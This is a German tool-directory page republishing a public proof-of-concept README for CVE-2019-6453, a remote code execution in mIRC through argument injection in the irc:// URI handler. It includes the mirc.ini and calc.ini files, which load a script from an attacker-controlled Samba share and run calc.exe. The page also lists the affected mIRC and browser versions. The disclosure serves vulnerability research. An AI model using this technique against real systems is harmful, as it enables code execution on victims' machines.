
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
cve-2019-6453-poc — Proof of calc für CVE-2019-6453 | Kitploit
Tools/GitHubGitHub/proofofcalc/cve-2019-6453-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsRed TeamingPayload-Entwicklung
GitHubproofofcalc/cve-2019-6453-poc

cve-2019-6453-poc

Proof of calc für CVE-2019-6453

Repository anzeigen
481280vor 2 JahrenVon Kitploit geprüft
Teilen

CVE-2019-6453: RCE in mIRC <7.55 durch Argumentinjektion über benutzerdefinierte URI-Protokollhandler

Wir haben eine Schwachstelle für Remote-Codeausführung in mIRC über den irc://-URI-Protokollhandler gefunden. Da mIRC keinerlei Markierung wie -- verwendet, um das Ende der Argumentliste zu markieren, kann ein Angreifer über einen irc://-Link Argumente an mIRC übergeben und beliebigen Code ausführen, indem er eine benutzerdefinierte mirc.ini von einem vom Angreifer kontrollierten Samba-Dateiserver lädt. Bitte beachten Sie, dass ircs:// auf die gleiche Weise funktioniert.

PoC

Der Proof-of-Concept für calc benötigt drei Dateien: mirc.ini, calc.ini und poc.html. Wir gehen davon aus, dass auf der Angreiferseite ein Samba-Dateiserver läuft. Für das Beispiel gehen die folgenden Codeabschnitte davon aus, dass er auf dem Host 127.0.0.1 läuft (d.h. ersetzen Sie 127.0.0.1 in den folgenden Dateien durch die Adresse Ihres eigenen Servers, um dies auszuprobieren).

mirc.ini

mirc.ini ist eine benutzerdefinierte Konfigurationsdatei, die sich auf dem Dateiserver unter C:\mirc-poc\mirc.ini befinden sollte.

[rfiles]
n2=\\127.0.0.1\C$\mirc-poc\calc.ini

calc.ini

calc.ini ist eine entfernte Skriptdatei, die sich auf dem Dateiserver unter C:\mirc-poc\calc.ini befinden sollte.

[script]
n0=on *:START: {
n1=  /run calc.exe
n2=}

poc.html


Ein einfacher Besuch von poc.html sollte funktionieren, vorausgesetzt mIRC ist als Standard-Handler für das irc://-URI-Schema eingerichtet und der Browser kodiert die Payload nicht. Je nach Browser und Ihrer Konfiguration kann trotzdem eine Eingabeaufforderung erscheinen (bei Firefox nicht der Fall).

PoC gif

PoC gif

Affected versions

Dieser PoC funktioniert für mIRC <7.55.

Sie können den PoC auf Edge 42.17134 (letzte Vorschauversion) und Firefox 64.0.2 (letzte Veröffentlichung) auslösen. Es funktioniert nicht in Chrome, weil Chrome URI-Protokolle so behandelt, dass die URI kodiert wird, bevor sie an die Anwendung übergeben wird (URI wird kodiert, bevor sie an die Anwendung übergeben wird).


Authors

  • Baptiste Devigne (Geluchat) und Benjamin Chetioui (SIben)
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    259
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




